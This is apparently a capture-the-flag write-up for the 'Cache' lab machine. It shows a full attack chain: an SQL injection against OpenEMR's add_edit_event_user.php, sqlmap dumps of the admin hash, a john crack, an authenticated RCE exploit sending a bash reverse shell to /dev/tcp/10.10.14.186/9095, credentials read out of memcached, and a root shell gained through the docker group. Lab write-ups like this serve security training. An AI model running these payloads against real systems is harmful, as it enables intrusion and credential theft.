Methodology
- Open Ports Enumeration
- Web Service Enumeration
- Login credentials identified
- HMS subdomain identified
- SQL Injection Vulnerability identitied in OpenEMR
- Admin credentials dumped through SQLi
- Foothold gained through known vulnerability in OpenEMR
- Elevated to user ash with password discovered from webpage
- Memcached service, running locally, identified
- Credentials of user luffy dumped through memcached
- luffy identified as memeber of docker group
- Root shell gained through docker.
Lessons Learned
- Enumerating subdomains
- SQL Injection and dumping tables with sqlmap
- Dumping data from memcached service
- Privilege Escalation through docker
Open Ports Enumeration
The open ports enumeration of the target had identified two open services namely SSH (22) and HTTP (80). The scan had not identified any known vulnerabilities or useful information. The scan results are given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
[_4m0r@manjaro Cache]$ targetRecon 10.10.10.188
[+] Open Ports Scan
        22      ssh
        80      http
[+] Scripts Scan
                 nmap -sV -A --script=default,vuln -p 22 10.10.10.188

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 13:09 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.188 (10.10.10.188)
Host is up (0.44s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.91 seconds

                 nmap -sV -A --script=default,vuln -p 80 10.10.10.188

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 13:10 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.188 (10.10.10.188)
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.188
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.10.188:80/login.html
|     Form id: loginform
|     Form action: net.html
|
|     Path: http://10.10.10.188:80/contactus.html
|     Form id: fname
|_    Form action: contactus.html#
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /login.html: Possible admin folder
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Cache
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|       CVE-2019-0211   7.2     https://vulners.com/cve/CVE-2019-0211
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2019-10082  6.4     https://vulners.com/cve/CVE-2019-10082
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8     https://vulners.com/cve/CVE-2019-10098
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-10081  5.0     https://vulners.com/cve/CVE-2019-10081
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2019-0196   5.0     https://vulners.com/cve/CVE-2019-0196
|       CVE-2018-17199  5.0     https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-1333   5.0     https://vulners.com/cve/CVE-2018-1333
|       CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
|       CVE-2019-0197   4.9     https://vulners.com/cve/CVE-2019-0197
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-11763  4.3     https://vulners.com/cve/CVE-2018-11763
|_      CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.58 seconds

[+] Summary
22      ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
                No vuln found
80      http    Apache httpd 2.4.29
                No vuln found
Web Service Enumeration
Browsing to http://10.10.10.188, revealed a blog with some contents and a link to login. Checking for the source code of the login page, led to the functionality.js file.
1
2
3
4
5
---SNIP---
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.1/jquery.min.js"></script>
  <script src="jquery/functionality.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/materialize/0.100.2/js/materialize.min.js"></script>
---SNIP---
Checking for the source code of functionality.js, revealed the login credentials hardcoded as ash:H@v3_fun. The same is shown on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
---SNIP---
Logging in with the credentials revealed a Page under construction message and an image with no other useful information, either on the page or on the source code. Browsing to the author page, revealed an useful clue from the content given below.
1
2
3
ASH is a Security Researcher (Threat Research Labs), Security Engineer. Hacker, Penetration Tester and Security blogger.
He is Editor-in-Chief, Author & Creator of Cache. Check out his other projects like Cache:
HMS(Hospital Management System)
Apparently the author has more projects and wants us to check them out, that could be on a subdomain.
Subdomain Enumeration
HTTP request sent from browsers includes the host name. The server is able to identify the domain with this and serve the respective content1.
wfuzz has a -H option, that lets users set header tags, while brute-forcing. This can be leveraged into identifying subdomains. First, a list of probable subdomains as a wordlist was generated with cewl as cewl -m 1 -d 5 -w ~/HTB/Machines/Cache/word.list http://10.10.10.188/author.html. With this word.list, the subdomain(s) were brute forced with wfuzz as wfuzz -H "HOST: FUZZ.htb" -u http://10.10.10.188 -w $PWD/word.list --hc 400 --hh 8193 -c and it had succeeded in identifying hms.htb as a subdomain. The same is shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[_4m0r@manjaro Cache]$ wfuzz -H "HOST: FUZZ.htb" -u http://10.10.10.188 -w $PWD/word.list --hc 400 --hh 8193 -c
********************************************************
* Wfuzz 2.4.6 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.188/
Total requests: 42

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000037:   302        0 L      0 W      0 Ch        "HMS"

Total time: 2.209919
Processed Requests: 42
Filtered Requests: 41
Requests/sec.: 19.00521
OpenEMR
After mapping hms.htb to 10.10.10.188 in /etc/hosts, browsing to HMS, revealed a login page for the OpenEMR application. The lazy admin credentials did not work and Google-Fu for vulnerabilities revealed an Authenticated Remote Code Execution2 exploit and some serious SQL injections3, both identified and developed by insecurity. As the RCE is an authenticated exploit, SQLi was given the first crack.
Both vulnerabilities are identified to work for versions under 5.0.1. However, I could not definitively identify the version on the target. Based on the copyright year being 2018 on the pages’ footers, and vulnerabilities being reported on 2018, I reasonably assumed that the application could be well within the vulnerable versions.
SQL Injection
As per the vulnerability report3, first a request was made to the register page found at http://hms.htb/portal/account/register.php, through trial-and-error. From there, the session was jumped to one of the vulnerable PHP modules, add_edit_event_user.php by browsing to http://hms.htb/portal/add_edit_event_user.php?eid=%E2%80%8B1%20ANDEXTRACTVALUE(0,CONCAT(0x5c,VERSION())). The response received was an SQL Query Error, which all but confirmed that the parameter eid is injectable.
 The request to the vulnerable page http://hms.htb/portal/add_edit_event_user.php?eid=1 was captured with Burp and the same was copied onto a file, to be used with sqlmap. The captured response is shown below.
1
2
3
4
5
6
7
8
9
GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: OpenEMR=safch0q8g781dbcvjclidg3e6o; PHPSESSID=1k66gr4q88cq7sl2im7u94aqfs
Upgrade-Insecure-Requests: 1
sqlmap was then ran against this request to dump all the databases as sqlmap -r $PWD/addEditEventUser.req --dbs --batch, which identified two databases- information_schema and openemr. As we were interested on OpenEMR, the database openemr was dumped to list all the tables as sqlmap -r $PWD/addEditEventUser.req -D openemr --tables. While the dump printed a long list of tables, the ones that seemed most important were users and users_secure. While the table users held no usable information, the table users_secure, dumped as sqlmap -r $PWD/addEditEventUser.req -D openemr -T users_secure --dump, printed the username and password has for the admin user as openemr_admin:$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B..
All dumps through sqlmap are shown on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
[_4m0r@manjaro Cache]$ sqlmap -r $PWD/addEditEventUser.req --dbs --batch
---SNIP---
available databases [2]:
[*] information_schema
[*] openemr
---SNIP---

[_4m0r@manjaro Cache]$ sqlmap -r $PWD/addEditEventUser.req -D openemr --tables
---SNIP---
| users                                 |
| users_facility                        |
---SNIP---

[_4m0r@manjaro Cache]$ sqlmap -r $PWD/addEditEventUser.req -D openemr -T users_secure --dump
---SNIP---
Database: openemr
Table: users_secure
[1 entry]
+------+--------------------------------+---------------+--------------------------------------------------------------+---------------------+---------------+---------------+-------------------+-------------------+
| id   | salt                           | username      | password                                                     | last_update         | salt_history1 | salt_history2 | password_history1 | password_history2 |
+------+--------------------------------+---------------+--------------------------------------------------------------+---------------------+---------------+---------------+-------------------+-------------------+
| 1    | $2a$05$l2sTLIG6GTBeyBf7TAKL6A$ | openemr_admin | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. | 2019-11-21 06:38:40 | NULL          | NULL          | NULL              | NULL              |
+------+--------------------------------+---------------+--------------------------------------------------------------+---------------------+---------------+---------------+-------------------+-------------------+
---SNIP---
The hash was cracked using john into xxxxxx and the same is shown below.
1
2
3
4
5
6
7
8
9
10
11
12
13

[_4m0r@manjaro Cache]$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt open_admin.hash
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx           (?)
1g 0:00:00:00 DONE (2020-08-06 18:43) 3.846g/s 3323p/s 3323c/s 3323C/s tristan..felipe
Use the "--show" option to display all of the cracked passwords reliably
Session completed
User Shell
Initial Foothold
With a valid set of credentials identified as openemr_admin:xxxxxx, the authenticated RCE2, discussed earlier can now be used. The exploit was ran to execute a reverse shell on the target using the bash reverse shell from pentestmonkey4. The command executed through the exploit was bash -i >& /dev/tcp/10.10.14.186/9095 0>&1 and that resulted in capturing a reverse shell on the netcat listener on the attacking host.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
[_4m0r@manjaro Cache]$ ./exploit.py -u openemr_admin -p xxxxxx http://hms.htb -c '/bin/bash -i >& /dev/tcp/10.10.14.186/9095 0>&1'
 .---.  ,---.  ,---.  .-. .-.,---.          ,---.
/ .-. ) | .-.\ | .-'  |  \| || .-'  |\    /|| .-.\
| | |(_)| |-' )| `-.  |   | || `-.  |(\  / || `-'/
| | | | | |--' | .-'  | |\  || .-'  (_)\/  ||   (
\ `-' / | |    |  `--.| | |)||  `--.| \  / || |\ \
 )---'  /(     /( __.'/(  (_)/( __.'| |\/| ||_| \)\
(_)    (__)   (__)   (__)   (__)    '-'  '-'    (__)

   ={   P R O J E C T    I N S E C U R I T Y   }=

         Twitter : @Insecurity
         Site    : insecurity.sh

[$] Authenticating with openemr_admin:xxxxxx
[$] Injecting payload
1
2
3
4
5
6
7
[_4m0r@manjaro Cache]$ nc -nvlp 9095
Connection from 10.10.10.188:52444
bash: cannot set terminal process group (1856): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cache:/var/www/hms.htb/public_html/interface/main$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The reverse shell received was from the user www-data and had no access to the user flag on /home/ash.
Elevating to user ash

A set of credentials pertaining to the user ash was already identified during Web Service Enumeration as ash:H@v3_fun. If the user had reused their password, the reverse shell session can be switched to ash using su. Attempting the same, resulted in elevating the session to that of user ash, and the user flag was read. The same is shown on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@cache:/home/ash$ python3 -c "import pty;pty.spawn('/bin/bash');"
python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@cache:/home/ash$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@cache:/home/ash$ su ash
su ash
Password: H@v3_fun

ash@cache:~$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash)
ash@cache:~$ cat user.txt
cat user.txt
c4a04---REDACTED---75cad
Root Shell
Elevating to luffy
While enumerating the target, it was identified that the target is running few services, internally, not identified on the nmap scan. They were identified using netstat as netstat -antup.
1
2
3
4
5
6
7
8
9
10
11
12
ash@cache:~$ netstat -antup
netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:11211         127.0.0.1:44846         TIME_WAIT   -
---SNIP---
The one that seemed exciting was port 11211, as this runs the service memcached (relate this to the machine’s name- Cache, if you could). Memcached is known for retrieving the cached contents through telnet.
Detailed information on dumping cached data through memcached can be found on Penetration Testing on memcached server5
The instructions from 5 were followed by initiating a telnet connection locally to port 11211 and then enumerating stats, stats slabs, stats items and stats cachedump 1 0 in that order. In the final step the user and password information were dumped with get user and get passwd respectively. The credentials were identified to be luffy:0n3_p1ec3 belonging to the user luffy. The relevant portions of these credentials retrieval through memcached is shown below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
ash@cache:~$ telnet localhost 11211
telnet localhost 11211
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
stats
stats
STAT pid 1083
STAT uptime 3426
STAT time 1596723632
STAT version 1.5.6 Ubuntu
---SNIP---
STAT slab_reassign_rescues 0
STAT slab_reassign_chunk_rescues 0
STAT slab_reassign_evictions_nomem 0
STAT slab_reassign_inline_reclaim 0
STAT slab_reassign_busy_items 0
STAT slab_reassign_busy_deletes 0
STAT slab_reassign_running 0
STAT slabs_moved 0
---SNIP---
END
stats slabs
stats slabs
STAT 1:chunk_size 96
---SNIP---
STAT active_slabs 1
STAT total_malloced 1048576
END
stats items
stats items
STAT items:1:number 5
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 5
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 36
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimed 0
STAT items:1:crawler_items_checked 40
STAT items:1:lrutail_reflocked 0
STAT items:1:moves_to_cold 290
STAT items:1:moves_to_warm 0
STAT items:1:moves_within_lru 0
STAT items:1:direct_reclaims 0
STAT items:1:hits_to_hot 0
STAT items:1:hits_to_warm 0
STAT items:1:hits_to_cold 0
STAT items:1:hits_to_temp 0
END
stats cachedump 1 0
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
get user
get user
VALUE user 0 5
luffy
END
get passwd
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
Checking for the group memberships from /etc/group revealed that the user luffy is a member of the docker group, which meant elevating to root shell is as simple as executing a single command.
1
2
3
4
5
6
ash@cache:~$ cat /etc/group
cat /etc/group
root:x:0:
---SNIP---
docker:x:999:luffy
mysql:x:115:
Therefore, the session was switched to luffy immediately with su and the same is shown on the section below.
1
2
3
4
5
6
7
ash@cache:~$ su luffy
su luffy
Password: 0n3_p1ec3

luffy@cache:/home/ash$ id
id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
Privilege Escalation to root
As noted luffy is a member of the docker group, which meant they could mount the entire the target on a docker container and access it as root6. For an image to go as the docker container, the images available on the target were listed with docker images. The target is found to have the ubuntu image and the same is used to elevated the privileges to root by running docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash. The same is shown on the section given below, and it can be noted that the root shell spawned was within the context of the docker container.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
luffy@cache:/home/ash$ docker images
docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              2ca708c1c9cc        10 months ago       64.2MB
luffy@cache:/home/ash$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
root@e8165ef6da47:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@e8165ef6da47:/# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@e8165ef6da47:/# cd
cd
root@e8165ef6da47:~# cat root.txt
cat root.txt
1096cb2ea8cde6d66d78c92e8972ef0d